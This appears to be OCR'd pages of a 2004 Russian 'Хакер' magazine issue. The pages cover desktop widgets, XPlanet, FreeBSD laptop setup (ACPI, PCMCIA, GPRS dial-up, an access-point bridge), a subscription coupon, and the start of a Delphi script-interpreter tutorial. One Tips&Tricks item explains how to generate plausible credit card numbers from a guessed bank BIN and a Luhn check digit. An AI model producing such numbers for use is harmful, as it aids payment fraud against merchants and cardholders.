
Десклеты, в отличие от гномовских апплетов, предназначены для запуска не на панелях, а прямо на десктопе. Десклеты, как и темы Карамбы, написаны на Python (плюс текстовые конфиги), однако для их запуска тебе придется с www.pycage.de/software_gdesklets.html скачать демон gdesklet. Он небольшой, но требует удовлетворения кучи всяких зависимостей. Впрочем, необходимые библиотеки есть в любом современном дистрибутиве Linux. Запустив демон, ты можешь увидеть сообщение об ошибке - дескать, не получается у него использовать GConf и т.д.

Что за дела? Ведь откомпилировалось все нормально! Причина кроется в том, что надо доустановить еще некие пакеты, относящиеся к Python'у и GTK, - отсутствие некоторых из них при configure как-то выпадет, а для работы они, выходит, нужны. Я не скажу точно, какие именно, ибо сам поставил их по наитию, выбрав сразу несколько. Но скорее всего ключевым был пакет gnome-python-gconf.

Некоторые десклеты требуют для своего функционирования другие десклеты, так что смотри на их зависимости при скачивании (везде есть графа Requirements/Dependencies).

А что качать? Что выбрать из полутора сотен десклетов? Я не могу перечислять все и не могу говорить, какие лучше, а какие хуже. Я просто посоветую те, которые могут быть полезны:

❶. **RSS-grab** - клиент для сводок новостей в формате RSS/RDF. Для тестирования можешь попробовать натравить его на обзоры новых игр: www.gamespot.com/misc/rss/gamespot_updates_previews.xml. Разумеется, в клиенте можно выбрать браузер, который будет запускаться при клике по ссылке.



Сам себе Гидрометцентр

ПРИЮТ ДЛЯ ПИТОНА

Следует отметить, что скриптовый язык Python в последнее время используется для построения всяких интерфейсных штуковин более чем часто. Например, центр управления Mandrake сделан на Python, популярный фронт-энд для записи CD - Eroaster (**eclipt.uni-klu.ac.at/eroaster.php**) - тоже на нем же. Python используется в Google, Industrial Light & Magic... Список можно дополнять до бесконечности. Хороший пример того, как "неакадемический" язык может завоевать известность только благодаря своим рабочим качествам.

2. LTPager - удобнейший пейджер виртуальных десктопов.

3. Weather - очень классный дисплей, отображающий погоду. В настройках достаточно ввести страну и город. Я написал в соответствующих полях настроек "Ukraine" и "Kiev", перезагрузил этот дисплей, он немного подумал, после чего показал мне текущую температуру и глиф - дескать, облачно, чувак! Но солнце бывает, бывает...

4. Imsensors - монитор температур процессора и материнки, а также вольтажа и скорости вращения кулеров. Вернее, это клиент для lm_sensors. Стоит ли мне напоминать, что сначала надо настроить сами lm_sensors, запустив из-под рута sensors-detect, а потом уже демон?

5. LTmbmon - аналог предыдущего десклета, но ориентированный на общение с японской утилитой mbmon. По словам разработчика, он сделал LTmbmon потому, что у него материнка NForce2, сенсоры которой не читались с помощью lm_sensors. Кстати, у меня KT400A и lm_sensors работают хорошо :).

6. hddtemp - показывает температуру винчестера. Как и аналогичный плагин для Gkrellm, требует наличия запущенного сервера hddtemp. Есть также LT-hddtemp - на мой взгляд, более эстетичный десклет, выполняющий аналогичную функцию.

7. Image - просто выводит в себе заданную тобой картинку. Поддерживает масштабирование. Есть похожий дисплей - ShadowImage. Он показывает изображение, отбрасывая тень на десктоп. А кроме того, может работать в режиме слайд-шоу.

8. XMLDeskQuotes - показывает на экране разные цитаты (которые ты же и добавляешь).

9. CornerXMMS - эдакий центр управления XMMS, размещаемый в углу экрана. С одной стороны, занимает лишнее место, с другой - незаменим, когда к тебе приходят гости, и ты хочешь поразить их фантастическим интерфейсом будущего. Есть похожий скин для Mplayer'а.

10. Calendar - стильный календарь. Много настроек, плюс возможность добавления своих задач.

11. Bubblefishymon - опять озеро с рыбками и уткой. Почему я все время о нем говорю? Вроде бы не тонул там...

12. Infobar - эргономичная информационная полоса, на которой присутствуют кроме всего прочего: загрузка проца, использование памяти и винта, погода, аптайм, дата и время.

13. Clock - довольно большие аналоговые часы пяти видов. Вдобавок к этому возьми часы с культовым анимэшным хомяком Ebichu - EbichuClock.

14. CircleButtonBar - тулбар с кнопками, расположенными по кругу. Звучит просто, но выглядит круто. На тулбар можно добавлять кнопки для запуска программ, а также папки - чтобы группировать в них кнопки.

ЗАКЛЮЧЕНИЕ

Сравнивать Карамбу и десклеты я не берусь - это и не нужно. У каждого из этих явлений есть свои сильные и слабые стороны. Оба проекта не стоят на месте и постоянно развиваются - если не сами движки, то дополнения к ним. Если у тебя достаточно современный компьютер, то что-нибудь из этого определенно надо установить - и эстетика, и комфорт в работе. А для слабых машин лучше всего подойдет, конечно же, Gkrellm.


TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Номер кредитной карточки легко можно сгенерировать. Для этого нужно знать (или предположить) BIN - первые шесть цифр идентификатора банка и произвольно выбрать девять последующих цифр карты банка. Осталось вычислить последнюю контрольную цифру. Для этого запишем предыдущие 15 цифр в ряд. Каждую цифру, стоящую на нечетном месте, умножаем на два, на четных местах - не трогаем. Если при умножении получилось число, большее или равное 10, то вычитаем 9. Затем суммируем четные и преобразованные нечетные числа. От полученной суммы отбрасываем десятки и, если есть, сотни. Из 10 вычитаем оставшуюся цифру и записываем ее последней. Полученный номер креды имеет полное право на существование, хотя в реале может быть либо заблокированным, либо еще никому не выданным.

Anton Tameev
tameev@usa.com

ПЛАНЕТА ПОД СТЕКЛОМ ЭКРАНА



XPlanet: Планета Земля

XPlanet (**xplanet.sf.net**) - программа, которая в иксовом окне выводит изображение планеты (по умолчанию Земли), показывая, какая ее часть в настоящее время освещена Солнцем.

В отличие от своих аналогов XPlanet выглядит очень солидно и имеет много астрономических настроек, что должно тебя порадовать, если ты любитель этой точной науки. XPlanet можно использовать как динамически изменяющиеся обои на десктопе. В KDE XPlanet подключается через Настройки рабочего стола -> Фон -> Дополнительно, где надо добавить XPlanet (посмотри сначала, нет ли там уже этой программы) и в открывшемся окне в полях "Команда" и "Предварительный просмотр" вписать строку:

```
xplanet --num_times 1 --geometry %xx%y --latitude 20 --output %f.png && mv %f.png %f
```

А для Гнома ты можешь воспользоваться скриптом с **xplanet.sf.net/FAQ.php**. Кроме того, на сайте продукта лежат дополнительные карты планет, Солнечной системы, облаков и различные скрипты (обновляющие карты с такой информацией, как сведения о погоде, извержениях вулканов, орбитах спутников, облачности и т.д.). XPlanet работает не только в Linux, но и под Solaris, FreeBSD, Windows, Darwin и Mac OS X.

Anton Karpov (toxa@real.xakep.ru)



МОБИЛЬНЫЕ ЮНИКСЫ VOL 2

Продолжаем наш экскурс в мир Unix, призванный развенчать навязываемый производителями железа стереотип "На ноутбуки только Windows". В предыдущей статье мы познакомились с тонкостями эксплуатации лаптопов под управлением Linux, а сегодня черед храброго демона доказать, что FreeBSD пятой ветки, как наиболее продвинутый представитель операционок, берущих начало в университете Беркли, может полноценно жить на ноутбуках. Как говорится, "Designed for WindowsXP - Powered by FreeBSD".

ДЕМОНЫ НА КОЛЕНЯХ

ACPI SLEEPSTATES И FREEBSD

В о FreeBSD с поддержкой ACPI все просто. Я не знаю, какими целями руководствовались разработчики, написав поддержку ACPI suspend to disk, но так и не реализовав ее в системе. Я не нашел никаких упоминаний об аналоге линуксовому resume=/dev/hda4, а в списках рассылки всем вопрошающим советуют в лучших традициях OpenBSD'шного лозунга "Shut up and hack" - мол, садись и сам пиши. Так что остается только попытать счастья с Suspend to RAM.

Прежде всего, неплохо бы обновить систему до CURRENT. Дело в том, что с момента последнего релиза (5.2.1) в поддержке ACPI произошли существенные изменения, более того, они происходят постоянно. Все-таки development branch, нестабильная ветка. Легче всего это сделать с помощью cvsup (этот способ неоднократно освещался в журнале).

Для поддержки ACPI ничего, по сути, делать не надо. В конфигурации ядра есть опция device acpi, но ее использовать не рекомендуется - вместо этого по умолчанию грузится модуль acpi.ko. Можно считать, что пятая фряха готова к работе с ACPI "out of the box". Строчки вроде нижеследующих при загрузке ядра (набери dmesg в консоли) свидетельствуют о том, что найдено поддерживающее ACPI оборудование:

Список найденного ACPI оборудования

```
acpi0: <SONY> on motherboard

pcibios: BIOS version 2.10
Found $PIR table, 7 entries at 0xc00fdf50
acpi0: [GIANT-LOCKED]
Timecounter "ACPI-fast" frequency 3579545 Hz quality 1000
acpi_timer0: <24-bit timer at 3.579545MHz> port 0x1008-0x100b
on acpi0
acpi_cpu0: <CPU> on acpi0
ACPI-0358: *** Error: Region EmbeddedControl(3) has no handler
ACPI-1303: *** Error: Method execution failed [\\_PR_.CPU0._CST]
(Node 0xc1949320), AE_NOT_EXIST
acpi_tz0: <Thermal Zone> on acpi0
acpi_lid0: <Control Method Lid Switch> on acpi0
acpi_button0: <Power Button> on acpi0
```

Ошибки говорят о том, что не все ладно в датском королевстве. К чести разработчиков FreeBSD, это говорит не о их плохой работе, а о том, что вендор криво реализовал поддержку ACPI, добавив разработчикам лишнюю головную боль. Они-то пишут код согласно открытым стандартам ACPI, но многие производители оборудования не стремятся им соответствовать, исходя из соображений, что "под виндой-то все работает". Естественно, работает, так как у Microsoft с разработчиками железа свои договора и спецификации :).

После успешного (или нет - это уж как повезет) обновления ядра и всей системы до куррента (как это сделать, журнал также неоднократно писал) можно взяться за утилиту управления слипстейтами - acpiconf. Система переводится в соответствующее состояние командой acpiconf -s <слипстейт>, например, чтобы сделать Suspend to RAM, набираем:

```
# acpiconf -s 3
```

Помимо этого, есть скрипт rc.suspend, выполняющий операции для "чистого" засыпания. В него ты можешь прописать выгрузку модулей, которые мешают засыпанию и подвешивают систему при возвращении в рабочий режим.

Наконец, если и Suspend to RAM не работает, то есть последний шанс уложить демона в кровать (я имею в виду sleep state, никакой пошлости). Говоря об отсутствии во FreeBSD возможности Suspend to disc, я немного слукавил. Дело в том, что некоторые ноутбуки имеют поддержку Suspend to disc на уровне BIOS. Для таких ноутов существуют специальные тулзы (у каждого вендора - свои), которые форматируют один раздел жесткого диска специальным образом, чтобы BIOS знал его геометрию и вся информация из оперативки дампилась туда. Как правило, такие ноуты поставляются с уже преформатированным разделом. Данная технология в аннотации к FreeBSD называется s4bios. Поддерживает ли ее твой ноут, можно узнать по значению sysctl-переменной hw.acpi.s4bios. Если напротив этого параметра стоит единичка - поздравляю, твой

ноут практически гарантированно умеет засыпать под FreeBSD. Так как данная технология возлагает все тонкости работы на BIOS, вмешательство операционки требуется минимальное, и, судя по сообщениям в списках рассылки, все обладатели ноутов с фичей s4bios не имели проблем с суспендом.

ACPI ACTIONS И FREEBSD

Во фряхе нет такого удобного демона, как acpid. Впрочем, freebsd-folks по этому поводу особо не комплексуют, у них есть своя альтернатива - devd. Демон, реагирующий на изменения состояния устройств и позволяющий запускать проги в ответ на различные события ядра, научился отрабатывать acpi-events. Включаем devd при загрузке:

```
# vi /etc/rc.conf

devd_enable="YES"
```

Перезагрузки не потребуется благодаря новой системе управляющих скриптов rc-NG, позаимствованной у NetBSD, запускать и останавливать службы теперь проще простого:

```
# /etc/rc.d/devd start
```

Конфигурационный файл /etc/devd/conf, как говорят в таких случаях, self-explanatory. Он состоит из секций "система - подсистема - действие", например, чтобы регулировать яркость все того же несчастного монитора в зависимости от источника питания, нам нужно написать:

```
# vi /etc/devd/conf

notify 10 {
        match "system"          "ACPI";
        match "subsystem"       "ACAD"
        action "/root/scripts/acpid.sh";
};
```

Здесь система - ACPI, подсистема - питание, и как только в ней фиксируется изменение состояния (например, воткнули шнурок в розетку), запускается специальный скрипт следующего содержания:

```
# vi /root/scripts/acpid.sh

#!/bin/sh

STATE=`sysctl hw.acpi.acline | awk '{print $2}'`
SB="/usr/local/bin/setbrightness"

logger -t AC state changes at `date +'%Y%m%d %H:%M:%S'`

online() {
$SB 200
sysctl hw.acpi.cpu.throttle_state=8
}
offline() {
$SB 10
sysctl hw.acpi.cpu.throttle_state=4
}
[ "$STATE" -eq 1 ] && online
[ "$STATE" -eq 0 ] && offline

exit 0
```

Состояние, аналогичное линуксовому charging/discharging, хранится в sysctl-переменной hw.acpi.acline (1 - в сети, 0 - на батарейках); setbrightness - утилита контроля яркости монитора из пакета sjog; hw.acpi.cpu.throttle_state - состояние засыпания процессора, чем оно меньше, тем чаще проц будет видеть короткие сны, тормозя работу, но и продлевая время работы от аккумулятора.

ИНТЕРФЕЙС PCMCIA

PCMCIA - довольно старый интерфейс для подключения мобильных устройств. Тем не менее, он и по сей день используется в ноутбуках, и альтернативы ему не предвидится. Можно найти любой девайс для ноутбука, от модема до Wi-Fi-карточки, в PCMCIA-исполнении. Обычно в никсах PCMCIA называют просто PC-CARD.

Во FreeBSD достаточно загрузить модули cardbus или pccard для 32 или 16-битного слота соответственно. Если слот опознается, то при загрузке ядро сообщит что-то вроде:

```
pccard0: <PC Card 16-bit bus (classic)> on pcic0
```

Но этого недостаточно. Чтобы работать с устройством, оно должно существовать, поэтому в конфиге ядра нужно указать количество устройств card (не думаю, что у тебя больше одного PCMCIA-разъема), а также драйвер шины pc-card.

```
device    card    1
device    pcic
```

Появившийся /dev/card0 сигнализирует о том, что теперь с PCMCIA-слотом можно работать.

Как и в линухе, во фре есть свой userland-демон, работающий с PCMCIA-картами, pccardd. Задачи его точно такие же - опознать карточку, выделить ей диапазон памяти, загрузить соответствующие модули (например, if_wi, если PCMCIA-карта является беспроводной сетевухой на чипсете Intersil Prism2), при вытаскивании карты - корректно задаунить соответствующие девайсы. Информацию о карте демон берет из конфига pccard.conf, расположенного по умолчанию в /etc/defaults/pccard.conf, как, например, в случае с rc.conf. Файл /etc/pccard.conf позволяет переписывать настройки по умолчанию, стало быть, все изменения надо вносить в него. Типичная запись конфига для карты:

```
# vi /etc/pccard.conf

# Linksys Instant Wireless WPC11 v2.5
card "The Linksys Group, Inc." "Instant Wireless Network PC Card"
config auto "wi" ?
insert /etc/pccard_ether $device start
remove /etc/pccard_ether $device stop
```

Таких записей по умолчанию несколько сотен, так что твоя карта наверняка там есть, и значит, будет опознана by default. Если нет, то ты легко можешь по аналогии составить свою запись в /etc/pccard.conf, зная, какие модули нужны к твоему девайсу. Чтобы pccardd запускался при старте системы, добавь в rc.conf:

```
pccard_enable="YES"
```


Как обычно, за другими опциями start up'а обращаемся в /etc/defaults/rc.conf - grep pccard /etc/defaults/rc.conf. Оставляю их изучение за тобой. И наконец, утилита для мониторинга и управления картами - pccardc.

ЦЕНТРИНО?!


Многие удивятся, как я мог обойти вниманием новомодную технологию Intel Centrino. Не вдаваясь в подробности, скажу, что тут пока юниксам ловить нечего. Безусловно, и Linux, и FreeBSD установятся на ноутбук с Centrino и будут работать без проблем. И беспроводная сетевая карта - один из компонентов интегрированной микросхемы Centrino - будет работать под этими осями. Но вот самой вкусной возможности, ради которой все и затевалось, - энергосбережения, возможности работы от аккумулятора до семи часов - ты, увы, не получишь. Скажи спасибо корпорации Intel, которая почти год зажимала спецификации своей технологии от OpenSource-разработчиков :).

УДОБНАЯ РАКОВИНА

В заключение саги расскажу о двух мелочах. Если ты продвинутый пользователь никсов, то у тебя наверняка в строке приглашения командного интерпретатора ($PS1) горит не просто user@host:/work/dir, а что-нибудь полезное. Для ноутбука такой полезной фичей была бы индикация уровня заряда батареи.



Читаем списки рассылки, посвященные ACPI



FreeBSD ветки CURRENT

Да не простая, а цветная. Например, у меня уровень заряда аккумулятора выводит программа vaiobat:

```
[(14:47)(57.99%)(p0):~ ] vaiobat
Battery 2832/4884 57.99% BAT1
```

Тогда полезное приглашение выводится следующим образом. Во FreeBSD у меня zsh:

```
# vi ~/.zshrc

function precmd {
PR_ACPI_RESULT=`vaiobat | awk '{print $3}'`
}

setprompt () {
setopt prompt_subst
PR_ACPI='${PR_ACPI_RESULT[(f)1]}%'
PROMPT=$'%{\e[1;31m%}[(%{\e[0m%}%{\e[1;33m%}%T%{\e[0m%}%{\e[1;31m%})(%{\e[1;32m%}${(e)PR_ACPI}%{\e[0m%}%{\e[1;31m%})(%l):%~ ]%{\e[0m%} '
}
setprompt
```

В Linux у меня bash:

```
$ export
PS1='\e[1;32m(\e[1;33m\t\e[0m\e[1;32m)[\e[1;31m`bat|cut -d " " -f 3`\e[0m\e[1;32m]:\W\$ \e[0m'
```

МОБИЛЬНЫЙ ИНТЕРНЕТ

Сам по себе ноут - это хорошо, но что если надо выйти в сеть, а беспроводной точки доступа поблизости нет? Самый распространенный выход из ситуации - мобила с поддержкой GPRS и встроенным модемом, которую через USB-порт коннектят к нотебуку. Все это заводится под никсами в два счета. Для начала в ядре включается поддержка и эмуляция последовательного порта через USB (CONFIG_USB_SERIAL в Linux или модули ucom, uvscom, uplcom во FreeBSD). Таким образом, труба выступает в роли USB-модема. При ее подключении фря должна сообщить о создании девайса ucom0 (пятая фряха управляет устройствами через devfs, так что создание устройств руками через MAKEDEV-скрипт там уже не нужно), а Linux - о работоспособности девайса /dev/ttyUSB0 (или о создании /dev/usb/tts/0, если также используется devfs). После чего принимаемся за настройку pppd:

```
# vi /etc/ppp/peers/megafon:

/dev/ttyUSB0
57600
noauth

defaultroute
usepeerdns
updetach
persist
noipdefault
lock
connect '/usr/sbin/chat -v -f /etc/ppp/chat/megafon'
novjccomp
nopcomp
noaccomp
nodeflate
novj
nobsdcomp
```

Здесь приведены настройки для питерского "Мегафона", но ты можешь легко изменить конфиги под своего оператора, вписав нужную APN и логин с паролем. APN прописывается в строке OK AT+CGDCONT=1,"IP","internet.nw" chat-файла, здесь это "internet.nw", для логина (у "Мегафона" он отсутствует) в peers/megafon нужно добавить директиву user и создать файл pap-secrets.

```
# vi /etc/ppp/chat/megafon:

ABORT        "ERROR"
TIMEOUT   5
""           "ATE1"
ABORT        "BUSY"
ABORT        "NO ANSWER"
ABORT        "NO CARRIER"
OK           AT+CGDCONT=1,"IP","internet.nw"
OK           ATD*99***1#
TIMEOUT      125
"CONNECT"  "\c"
```

Звоним командой:

```
# pppd call megafon
```

И через какие-то секунды мы уже в Сети. Или не в Сети - тогда смотрим ошибки в логфайле :).

Итог? Я не буду агитировать сносить с десктопов и ноутбуков винду или клеймить никсы позором за набитые шишки при настройке вещей, которые в винде делаются тремя кликами мыши. Один из лозунгов Linux - "Put the fun back into computing", так неужели это не приятно - заставить чертов кусочек железа работать как следует, всем на зависть. Если возникнут проблемы - нет, не пиши мне, а постарайся найти ответ сам во всемогущем Гугле и списках рассылки, так будет полезнее. Помни - все твои проблемы уже у кого-то возникали, надо просто уметь искать.




ВДОХНИ НОВУЮ ЖИЗНЬ СТАРОМУ НОУТУ

Если твой ноутбук имеет встроенную стомегабитную Ethernet-карту и Wi-Fi-адаптер, то его можно превратить в точку доступа. Для этого Wi-Fi-карта должна уметь работать в режиме HostAP, чем славятся карты на чипсете Prism2. Тогда нужно просто сбриджить проводную и беспроводную карту и сконфигурировать Wi-Fi-адаптер для работы в режиме HostAP:

```
# kldload bridge
# sysctl net.link.ether.bridge.enable="1"
# sysctl net.link.ether.bridge.config="wi0,fxp0"
# sysctl net.inet.ether.bridge.ipfw="1"
# ifconfig wi0 wepmode off ssid toxawlan channel 11 media DS/11Mbps mediaopt hostap up stationname "toxawlan"
```

Таким образом, старый лаптоп на P2 со встроенной сетевухой (пойдет и десятимегабитная, ведь стандарт 802.11b декларирует максимальную пропускную способность всего в 11 мегабит) и беспроводной PCMCIA-картой можно в два счета превратить в дешевый Access Point для маленького офиса из 10 - 15 компов.



Инфа об используемых сетевых интерфейсах

ОХ УЖ ЭТИ ВЕТКИ

Во FreeBSD поддержка ACPI появилась лишь в пятой ветке, а затем была бэкпортирована в 4-STABLE. Эта поддержка до сих пор в жестоком девелопменте и дебаге, как и вся пятая фряха, которую планируют довести до уровня STABLE лишь к осени. Как ни странно, у кого-то она даже работает :).



Р Е Д А К Ц И О Н Н А Я

ПОДПИСКА!

ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ВНИМАНИЕ!

БЕСПЛАТНАЯ
КУРЬЕРСКАЯ ДОСТАВКА ПО МОСКВЕ

Хочешь получать журнал через 3 дня после выхода?

Звони 935-70-34

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер
6 месяцев - **420** рублей
12 месяцев - **840** рублей

Хакер + 2 CD
6 месяцев - **690** рублей
12 месяцев - **1380** рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
107031, Москва, Дмитровский переулок, д 4, строение 2,ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ

Если мы получаем заявку после 5-го числа текущего месяца, доставка начинается со следующего месяца

справки по электронной почте subscribe_xa@gameland.ru или по тел. (095) 935-7034

В случае отмены заказчиком произведенной подписки, деньги за подписку не возвращаются

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ На 6 месяцев, начиная с ______________ ☐ без диска
☐ На 12 месяцев, начиная с ______________ ☐ 2 CD
(отметь квадрат, выбранного варианта подписки) (выбери комплектацию)

Ф.И.О. ______________________________
индекс ______________ город ______________
улица, дом, квартира ______________________________
телефон ______________ подпись ______________ сумма оплаты ______________

Извещение

ИНН 7729410015 ООО "ГеймЛэнд"	
ЗАО «Международный Московский Банк», г. Москва	
р/с №40702810700010298407	
к/с №30101810300000000545	
БИК 044525545	КПП: 772901001
Плательщик	
Адрес (с индексом)	
Назначение платежа Оплата журнала "Хакер" с 2004 г.	Сумма
Подпись плательщика	

Кассир

Квитанция

ИНН 7729410015 ООО "ГеймЛэнд"	
ЗАО «Международный Московский Банк», г. Москва	
р/с №40702810700010298407	
к/с №30101810300000000545	
БИК 044525545	КПП: 772901001
Плательщик	
Адрес (с индексом)	
Назначение платежа Оплата журнала "Хакер" с 2004 г.	Сумма
Подпись плательщика	

Кассир

Подписка для юридических лиц www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: **500-00-60**, e-mail: inter-post@sovintel.ru
Регионы: ООО "Корпоративная почта", тел.: **953-92-02**, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

■ Диман Dr.X (xdiman@mail.ru) vs. min@y (minay-tm@mail.ru)



ИНТЕРПРЕТИРУЙ ЭТО!

В последнее время разработчики софта стремятся снизить количество ручной работы пользователей до минимума с помощью скриптов и макросов. Например, макросы в Word (пишутся на VBA), сценарии подключения SCP в Windows и всякого рода терминальных программах, скрипты в mIRC... Внедрение такой технологии избавляет пользователя от монотонной работы, улучшает производительность. В этой статье мы расскажем тебе о создании небольшой программы для работы с текстом. Естественно, что для обработки текстов будут использоваться скрипты.

ОБРАБОТКА СКРИПТОВ В DELPHI

СКРИПТЫ VS. МАКРОСЫ

Макрос - это способ автоматического создания скрипта при помощи записи производимых пользователем действий. Отличным примером могут послужить макросы в Ворде, о которых я сказал выше: достаточно нажать на кнопку записи - и встроенный механизм будет транслировать все действия пользователя на язык VBA. Конечно, создание подобной системы значительно облегчит труд юзера, но мы ограничимся созданием обработчика скриптов. Перед этим надо уяснить еще одну деталь. Язык скриптов, каким бы он ни был простым, имеет много общего с полноценными языками программирования: например, схожее модульное построение обработчика, дифференциация команд и т.д.

КОМПИЛЯТОР VS. ИНТЕРПРЕТАТОР

Если ты не прогуливал информатику, то знаешь, что компилятор анализирует весь код полностью, выявляя ошибки, и создает исполняемый код. Интерпретатор же считывает код построчно, анализирует каждую строку и исполняет заданные в ней инструкции. Примером интерпретатора может служить язык Perl, а компилятора - язык C++. Наш обработчик скриптов будет строиться по принципу интерпретатора: сперва считывается строка, далее она разбивается на части, по ним определяется заключенная в ней команда, и в конечном итоге происходит вызов функции с параметрами, полученными при обработке строки.

ПРАВИЛА ОПИСАНИЯ ИНСТРУКЦИИ

Итак, определимся с правилами написания инструкций, или, иными словами, синтаксисом языка. Скрипт у нас будет храниться в plain text, в каждой строчке будет расположена только одна команда. Команды будут оформляться следующим образом:

<название_команды> <параметр1> <параметр2> <параметр3>

Функция и параметры разграничиваются через пробел, следовательно, он и будет разделителем в процедуре обработки строки. Эту идею я взял из асма (mov eax, ebx :)), только в нем параметры разделяются запятой. Теперь нужно определиться с набором команд. Первые две - FIND и REPLACE - отвечают за поиск текста и замену соответственно. Первая команда будет иметь один параметр - строку, которую необходимо найти, а вторая команда - два параметра: искомую строку и замену для нее. Еще четыре команды будут отвечать за перемещение по тексту: GOLINE, GOCHAR, END, HOME. Первая выполняет перемещение курсора на строку с нужным номером, вторая - на определенное количество символов в строке, а третья и четвертая - в конец и начало текста соответственно. Ну и еще три главные команды - INSERT, DELBEFORE и DELAFTER. Первая добавляет в место, на котором находится курсор, строку символов, вторая и третья удаляют указанное количество символов до и после курсора. Вот и весь набор команд. Он легко дополним, и ты в любое время сможешь добавить в него нужную тебе команду. Так, со всеми основными моментами мы определились, можно приступать к созданию интерфейса проги и написанию кода. Создавай новый проект и кидай на форму 2 Label, 1 Edit, 1 Memo и одну кнопку, как показано на рисунке 1.

Рис.1 Примерно таким будет наш умный текстовый редактор


Теперь дадим названия контролам:

Label1 -> "Путь к скрипту, обрабатывающему текст".
Label2 -> "Обрабатываемый текст".
Button1 -> "Обработать текст с использованием скрипта".


СТР.90
УДАРИМ .NET-ОМ ПО МОБИЛАМ
Наконец-то мы научимся создавать свои собственные приложения под PDA.


СТР.94
НЕ MYSQL'ОМ ЕДИНЫМ!
Часто мы пользуемся именно SQL-базами, но ведь существуют и другие БД.


СТР.96
ОБЗОР КОМПОНЕНТОВ
Разбор кодерских компонентов под Visual C++ и Delphi.



Люблю я все-таки длинные названия на кнопках и метках :) . Теперь, когда GUI создан, можно приступать к написанию кода самого обработчика.

СОЗДАНИЕ ОБРАБОТЧИКА СКРИПТОВ

Лично я делю интерпретатор скрипта на три основных модуля: парсер, анализатор и исполнитель команд. Первый модуль, парсер, предназначен для разделения строки с командой, т.е записи в разных переменных названия функции и параметров. На входе парсер получает строку, а на выходе дает несколько различных переменных. У нас максимальное количество параметров - 3, поэтому заголовок функции парсера будет выглядеть следующим образом:

```
procedure parser(inp:string; var
func,param1,param2,param3:string);
```

inp - это строка на входе парсера, func - полученное в результате обработки название функции, param1, param2, param3 - параметры функции. Так как имя функции и параметры разделяются пробелом, то дйствия парсера сведутся к поиску символа пробела, копированию части строки до пробела, удалению этой части и повтору процедуры. Цикл завершается, когда в строке не остается ни одного пробела. И только тогда оставшаяся часть строки присваивается последнему параметру. Всю процедуру ты можешь видеть на врезке "Листинг процедуры parser":

